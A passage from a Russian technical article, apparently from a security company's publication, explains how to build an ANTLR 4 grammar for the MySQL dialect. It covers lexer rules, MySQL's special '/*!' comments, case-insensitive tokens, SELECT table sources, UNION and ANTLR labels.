Для того чтобы получить полное представление о структуре языка и проводить его анализ, можно использовать формальную грамматику этого языка. С ее помощью можно как порождать предложения языка, так и, воспользовавшись синтаксическим анализатором[3], распознавать предложения в нем.

Согласно иерархии Хомского, выделяют четыре основных типа языков и, соответственно, четыре типа грамматик. MySQL является контекстно-зависимым языком. Тем не менее перечень языковых конструкций, которые могут быть порождены только контекстно-зависимой грамматикой, невелик. Как правило, на практике используются языковые конструкции, для порождения которых достаточно контекстно-свободной грамматики. Рассмотрим детали разработки контекстно-свободной грамматики для MySQL.

Язык определяется на основе алфавита — множества символов. Буквы алфавита объединяются в значащие последовательности, называемые лексемами. Лексемы могут быть разных типов (идентификаторы, строки, ключевые слова и т. п.). Токеном называется кортеж, состоящий из лексемы и имени типа. Фраза — это последовательность лексем, расположенных в особом порядке. Из фраз могут быть построены предложения. Приложения, построенные на основе какого-либо языка, оперируют предложениями этого языка, например выполняют или интерпретируют их. По сути, фразы и предложения не отличаются с точки зрения грамматики — они соответствуют некоторым ее правилам, в правой части которых присутствуют нетерминальные символы.

Использование языка предполагает построение или распознавание предложений. Задача распознавания предполагает, что на вход подается последовательность лексем, а на выходе выдается ответ на вопрос, *является ли эта последовательность набором корректных предложений в этом языке*.

1 habrahabr.ru/company/pt/blog/269165/
2 goo.gl/Wjgimj (speakerdeck.com)
3 habrahabr.ru/company/pt/blog/210772/#parsing-theory

Язык MySQL

Язык MySQL — это диалект языка SQL для написания запросов к СУБД MySQL. Под языком SQL подразумевается стандарт или, формально, серия стандартов ISO/IEC 9075 Information technology — Database languages — SQL.

Диалект MySQL — это конкретная реализация стандарта с некоторыми ограничениями и дополнениями. Большая часть предложений MySQL может быть описана контекстно-свободной грамматикой, но есть некоторые предложения, для описания которых требуются правила контекстно-зависимой грамматики. Если говорить простым языком, то если лексема влияет на дальнейшее распознавание фраз, такие фразы описываются правилами контекстно-зависимой грамматики. Пример такой фразы можно привести из процедурного расширения. В нем операторы циклов и блочные предложения могут быть помечены метками. Их структура выглядит следующим образом:

```
label somephrases label
```

В данном случае идентификаторы меток должны быть одинаковыми.

ANTLR

Для разработки MySQL-парсера был выбран генератор парсеров ANTLR[4]. Главные преимущества данного генератора:

- свободная лицензия BSD;
- поддержка нескольких целевых языков (рантаймов)[5];
- хорошая документация[6].

ANTLR предполагает двухэтапный алгоритм генерации распознающего кода. Сначала описывается лексическая структура языка, то есть определяется — что́ является токенами. Далее описывается синтаксическая структура языка, то есть распознанные токены группируются в предложения. Лексическая и синтаксическая структуры в ANTLR описываются с помощью правил. Лексер в первую очередь пытается распознать наиболее длинную последовательность символов из входного потока, подходящую под какое-либо лексическое правило. Если же таких правил несколько, то задействуется первое в порядке определения. Правило синтаксической структуры составляется из описателей лексем на основе правил построения предложений в ANTLR 4, позволяющих определить структуру расположения лексем в предложении или фразе внутри предложения.

Без использования семантических предикатов в ANTLR можно построить только контекстно-свободную грамматику. Плюсом является то, что в этом случае полученная грамматика будет независимой от среды выполнения. Предлагаемая в статье грамматика для диалекта MySQL построена без использования семантических предикатов.

Лексер

С чего начать

При разработке грамматики первое, что нужно сделать, это определить перечень типов лексем, встречающихся в языке. При распознавании лексем на вход распознавателя будут поступать символы алфавита языка, из которых нужно составлять лексемы; при этом символы, не участвующие в составлении лексем (пробельные символы и комментарии), можно отфильтровать следующим образом.

```
SPACE:              [ \t\r\n]+     -> channel(HIDDEN);

COMMENT_INPUT:      '/*' .*? '*/' -> channel(HIDDEN);

LINE_COMMENT:       ('-- ' | '#') ~[\r\n]* ('\r'? '\n' | EOF)
                    -> channel(HIDDEN);
```

Теперь можно приступать к выделению лексем. Как правило, можно выделить следующие типы лексем:

- ключевые слова;
- идентификаторы;
- литералы;
- специальные символы.

В случае если в языке нет явного (или неявного) пересечения этих типов лексем, проблем не возникает и требуется просто описать все лексемы. Однако если где-то возникают пересечения, их нужно разрешить. Ситуация осложняется тем, что для распознавания отдельных лексем используется регулярная грамматика. В MySQL такая проблема возникает с «идентификаторами с точкой» (fully qualified name) и с ключевыми словами, которые могут быть идентификаторами.

Идентификаторы с точкой

При распознавании лексем MySQL, таких как идентификаторы, начинающиеся с цифр, есть некоторые проблемы: символ точки может встретиться как в полных именах столбцов, так и в вещественных литералах:

```
select table_name.column_name as full_column_name ...
select 1.e as real_number ...
```

Таким образом, необходимо корректно распознать полное имя столбца в первом случае и вещественный литерал во втором. Пересечение возникает из-за того, что идентификаторы в MySQL могут начинаться с цифр.

С точки зрения языка MySQL фраза:

```
someTableName.1SomeColumn
```

является последовательностью из трех токенов:

```
(someTableName, идентификатор), (. , разделитель-точка),
(1SomeColumn, идентификатор)
```

Для этого вполне естественно использовать правила:

```
DOT: .;
ID_LITERAL: [0-9]*[a-zA-Z_$][a-zA-Z_$0-9]*;
```

А для чисел такое:

```
DECIMAL_LITERAL:    [0-9]+;
```

После токенизации получается последовательность из четырех токенов:

```
(someTableName, идентификатор), (. , разделитель-точка),
(1, число), (SomeColumn, идентификатор)
```

4 antlr.org
5 goo.gl/vfg2bw (github.com)
6 goo.gl/3t1zUN (github.com)

153
153
153
153

Для того чтобы избежать проблемы неоднозначности, можно ввести вспомогательную конструкцию для распознавания идентификаторов:

```
fragment ID_LITERAL:     [0-9]*[a-zA-Z_$][a-zA-Z_$0-9]*;
```

и определить правила, отсортированные по приоритетам:

```
DOT_ID:             '.' ID_LITERAL;
...
ID:                 ID_LITERAL;
...
DOT:                '.'
```

Поскольку ANTLR распознает последовательности максимальной длины, можно не опасаться что точка будет распознана как отдельный символ.

Строки

На примере строк можно привести еще одно правило лексического анализа, реализованное в ANTLR. Строка в MySQL — это последовательность почти любых символов, заключенных в одинарные или двойные кавычки. Строки, обособленные одинарными кавычками, не могут содержать в себе одиночную обратную косую черту и кавычку, потому что лексер не определит, где строка заканчивается. Если же все-таки нужно использовать такие знаки, то применяется экранирование, которое заключается в замене одной кавычки на две подряд идущие. Кроме того, символ экранирования внутри строки не может встречаться сам по себе, он должен что-то экранировать. Поэтому отдельные появления этого символа также необходимо запретить. В итоге получается следующий фрагмент лексического правила:

```
fragment SQUOTA_STRING:        '\'' ('\\'. | '\'\'' | ~('\'' | '\\'))* '\'';
```


`'\\'.` — разрешает обратную косую черту и символ, который он экранирует;

`'\'\''` — разрешает последовательность из двух одинарных кавычек;

`~('\'' | '\\')` — запрещает появление отдельной одинарной кавычки или отдельного символа экрана.

Специальный тип комментария в MySQL

В MySQL используется многострочный комментарий специального вида. Такие комментарии позволяют создавать совместимые с другими СУБД запросы, изолируя специфику MySQL. MySQL при формировании запроса будет анализировать текст из таких комментариев. Для распознавания специальных комментариев MySQL можно использовать правило:

```
SPEC_MYSQL_COMMENT: '/*!' .+? '*/' -> channel(MYSQLCOMMENT);
```

Однако одного его недостаточно для корректного парсинга запросов.

Предположим, что на вход приходит запрос вида:

```
select name /*!, secret_info */ from users;
```

При использовании такого правила получится следующая последовательность токенов:

```
(SELECT, 'select'), (ID, 'name'), (SPEC_MYSQL_COMMENT, '/*!,
secret_info */'), (FROM, 'from'),
(ID, 'users'), (SEMI, ';')
```

При этом стандартный лексер MySQL распознает несколько иные токены:

```
(SELECT, 'select'), (ID, 'name'), (COMMA, ','),
(ID, 'secret_info'), (FROM, 'from')
(ID, 'users'), (SEMI, ';')
```

Поэтому для корректного распознавания специального типа комментария в MySQL требуется дополнительная обработка:

1. Исходный текст распознается специальным лексером для предварительной обработки.
2. Из токенов **SPEC_MYSQL_COMMENT** извлекаются значения и формируется новый текст, который будет обрабатываться только сервером MySQL.
3. Выполняется обработка вновь построенного текста с использованием обычного парсера и лексера.

Лексер для предварительной обработки разбивает входной поток на фразы, относящиеся:

- к специальному комментарию (**SPEC_MYSQL_COMMENT**);
- основному запросу (**TEXT**);

и может быть построен следующим образом:

```
lexer grammar mysqlPreprocessorLexer;
channels { MYSQLCOMMENT }
TEXT:                           ~'/'+;
SPEC_MYSQL_COMMENT:             '/*!' .+? '*/'; // ->
                                channel(MYSQLCOMMENT);
SLASH:                          '/' -> type(TEXT);
```

В результате работы *предлексера* код запроса разбивается на последовательность токенов **SPEC_MYSQL_COMMENT** и **TEXT**. Если обрабатывается предложение диалекта MySQL, из токенов **SPEC_MYSQL_COMMENT** извлекаются значения, которые объединяются со значениями токенов **TEXT**. После этого для получившегося текста запускается обычный лексер MySQL. В случае другого диалекта SQL токены **SPEC_MYSQL_COMMENT** просто удаляются или помещаются в изолированный канал.

Регистронезависимость

Практически все лексемы в MySQL регистронезависимы, а это значит, что два следующих запроса идентичны:

```
select * from t;
SelECT * fROm t;
```

К сожалению, в ANTLR нет поддержки регистронезависимых токенов, и для токенов приходится использовать следующую запись с использованием *фрагментных токенов*, которые используются для построения реальных токенов:

```
SELECT: S E L E C T;
FROM: F R O M;
fragment S: [sS];
fragment E: [eE];
```

Это уменьшает читабельность грамматики. Более того, для каждого символа лексеру приходится выбирать из двух вариантов — символа в верхнем или нижнем регистрах, — что негативно влияет на производительность.

Для того чтобы код лексера был более чистым, а производительность выше, входной поток символов нужно нормализовать, то есть привести к верхнему или нижнему регистру. ANTLR поддерживает специальный поток, который не учитывает регистр во время лексического анализа, однако сохраняет регистр оригинальных значений токенов. Эти токены можно использовать во время обхода дерева.

Реализация такого потока под разные рантаймы была предложена @KvanTTT. Ее можно найти в проекте DAGE[7], кроссплатформенного редактора грамматик ANTLR 4.

В итоге все лексемы записываются либо в нижнем, либо в верхнем регистре. Так как обычно ключевые слова SQL в запросах записываются в верхнем регистре, было решено использовать его и для грамматики:

```
SELECT: "SELECT";
FROM: "FROM";
```

Парсер

Для описания синтаксической структуры языка нужно определить порядок записи:

- предложений в тексте;
- фраз в предложении;
- лексем и фраз в более общих фразах.

Структура текста на языке MySQL

Для MySQL есть отличное описание грамматики[8], хоть и распределенное по всему справочному руководству. Структура расположения предложений в тексте находится в разделе описания протокола обмена сообщениями между сервером и клиентом MySQL. Можно заметить, что все предложения, кроме, возможно, последнего, используют разделитель **;**. Кроме того, есть нюанс, касающийся строчного комментария: последнее предложение в тексте может заканчиваться таким комментарием. В итоге получается, что любая корректная последовательность предложений на языке MySQL должна быть представлена в виде:

```
root
   : sqlStatements? MINUSMINUS? EOF ;
sqlStatements
   : (sqlStatement MINUSMINUS? SEMI | emptyStatement)*
   (sqlStatement (MINUSMINUS? SEMI)? | emptyStatement) ;
...
MINUSMINUS:                    '--';
```


SELECT

Пожалуй, самым интересным и обширным предложением в SQL вообще и в MySQL в частности является предложение SELECT. При написании грамматики основное внимание было уделено следующим его частям:

- определению таблиц;
- определению выражений;
- комбинированию с использованием **UNION**.

Начнем с определения таблиц. В языке MySQL довольно серьезное описание[9] того, что можно использовать в поле FROM запроса типа SELECT (далее будем называть это табличными ссылками).

7 goo.gl/rkRUJv (github.com)
8 dev.mysql.com/doc/refman/5.7/en/
9 goo.gl/ipyLHo (dev.mysql.com)



После внимательного изучения и тестирования на действующих версиях становится ясно, что табличные ссылки представляют собой конструкцию вида:

```
Табличный объект 1, Табличный объект 2, …, Табличный объект N
```

в которой «табличный объект» представляет собой одну из четырех конструкций:

- отдельную таблицу;
- соединение таблиц;
- подзапрос;
- табличные ссылки, заключенные в скобки.

Если начать с менее общего, то получаем, что табличный объект индуктивно определяется как таблица или как конструкция на основе таблиц. Последняя может представлять собой:

- соединение таблиц;
- подзапрос;
- последовательность табличных объектов, заключенную в скобки.

Далее получаем, что в поле FROM просто определяется последовательность табличных объектов, состоящая как минимум из одного табличного объекта. Конечно, в грамматике определяются дополнительные конструкции типа «условий соединения», ссылок на партиции (PARTITION) и т. п., но общая структура выглядит следующим образом:


```
tableSources
   : tableSource (',' tableSource)* ;
tableSource
   : tableSourceItem joinPart*
   | '(' tableSourceItem joinPart* ')' ;
tableSourceItem
   : tableName
      (PARTITION '(' uidList ')' )? (AS? alias=uid)?
      (indexHint (',' indexHint)* )?        #atomTableItem
   | (subquery | '(' parenthesisSubquery=subquery ')')
      AS? alias=uid                         #subqueryTableItem
   | '(' tableSources ')'                   #tableSourcesItem
   ;
```

UNION

В отличие от других диалектов, в MySQL есть только две теоретико-множественные операции над таблицами. Первая — JOIN — уже была рассмотрена. Экспериментальным путем мы выяснили, что описание UNION[10] в официальной документации несколько неполное. Нами оно было дополнено следующим образом:

```
selectStatement
   : querySpecification lockClause?     #simpleSelect
   | queryExpression lockClause?        #parenthesisSelect
   | querySpecificationNointo unionStatement+
      ( UNION (ALL | DISTINCT)? (querySpecification |
      queryExpression) )?
      orderByClause? limitClause?
      lockClause?                       #unionSelect
   | queryExpressionNointo unionParenthesis+
      (UNION (ALL | DISTINCT)? queryExpression )?
      orderByClause? limitClause?
      lockClause?                       #unionParenthesisSelect
   ;
```

При использовании **UNION** отдельные запросы могут быть заключены в круглые скобки. Требование об их использовании не является обязательным, кроме случаев, когда в запросах используются **ORDER BY** и **LIMIT**. Тем не менее, если первый запрос в **UNION** заключен в круглые скобки, в них должны быть заключены и все последующие запросы.

Ошибка:

```
(select 1) union select 2;
(select 1) union (select 2) union select 3;
```

Правильно:

```
(((select 1))) union (select 2);
(select 1) union ((select 2)) union (select 3);
```

Использование грамматики

Грамматика пишется для решения задач синтаксического и лексического анализа. С одной стороны, необходимо, чтобы распознавание осуществлялось максимально быстро, а с другой — чтобы код сгенерированного лексера и парсера можно было безболезненно использовать в собственных приложениях без влияния на возможности и скорость.

Приложение, использующее парсер, скорее всего, будет задействовать один из двух шаблонов проектирования — «посетитель» или «наблюдатель». Каждый из них предполагает анализ определенного подмножества узлов дерева разбора. Узлы дерева разбора, не являющиеся листьями, соответствуют каким-либо синтаксическим правилам грамматики. При анализе узлов дерева разбора нужно обращаться к дочерним узлам, соответствующим фрагментам исходного правила. Причем обращаться можно как к отдельным узлам, так и к группам узлов.

Поэтому важным условием создания хорошей грамматики является возможность получения «простого» доступа к любой части правила. Интуитивно «простой» доступ можно описать как возможность получения этой части в виде объекта, без использования поиска и перебора. Для этого в ANTLR есть такие сущности, как альтернативные и элементные метки[11]. Альтернативные метки позволяют разбить сложное правило на альтернативные фразы и, в случае использования шаблона проектирования «посетитель», обрабатывать каждую такую фразу в отдельном методе. Например, табличный объект в MySQL может быть задан правилом:


```
tableSourceItem
   : tableName (PARTITION '(' uidList ')' )? (AS? alias=uid)?
      (indexHint (',' indexHint)* )?
   | (subquery | '(' parenthesisSubquery=subquery ')')
      AS? alias=uid
   | '(' tableSources ')'  ;
```

Можно заметить, что табличный объект определяется как один из трех возможных вариантов:

- таблица;
- подзапрос;
- последовательность табличных объектов, заключенная в скобки.

10 goo.gl/YHN5jZ (dev.mysql.com)

11 goo.gl/1od1TR (habrahabr.ru)



157

157

157

157

Поэтому вместо обработки конструкции целиком определяются *альтернативные метки* и предоставляется возможность обработки каждого варианта независимо от остальных:

```
tableSourceItem
   : tableName
      (PARTITION '(' uidList ')' )? (AS? alias=uid)?
      (indexHint (',' indexHint)* )?     #atomTableItem
   | (subquery | '(' parenthesisSubquery=subquery ')')
      AS? alias=uid                      #subqueryTableItem
   | '(' tableSources ')'                #tableSourcesItem ;
```

Элементными метками помечаются отдельные нетерминалы или последовательности терминалов. Они предоставляют доступ к содержимому контекста правила в виде поля с заданным именем. Вместо вычисления (извлечения) отдельного элемента содержимого некоторого контекста достаточно просто обратиться к такой элементной метке. Вычисление же производится в зависимости от конструкции правила. Чем сложнее написано правило, тем сложнее производить вычисление.

Например, для правила:

```
createView
   : CREATE (OR REPLACE)?
   (ALGORITHM '=' (UNDEFINED | MERGE | TEMPTABLE))?
   ownerStatement? (SQL SECURITY (DEFINER | INVOKER))?
   VIEW fullId ('(' uidList ')')? AS selectStatement
   (WITH (CASCADED | LOCAL)? CHECK OPTION)? ;
```

возникает необходимость определения типа алгоритма создания представления, контекста безопасности и способа проверки условий для базовых представлений, а также наличия всех этих полей.

Для того чтобы не производить вычисления, а сразу получать в коде требуемые значения, можно использовать элементные метки:

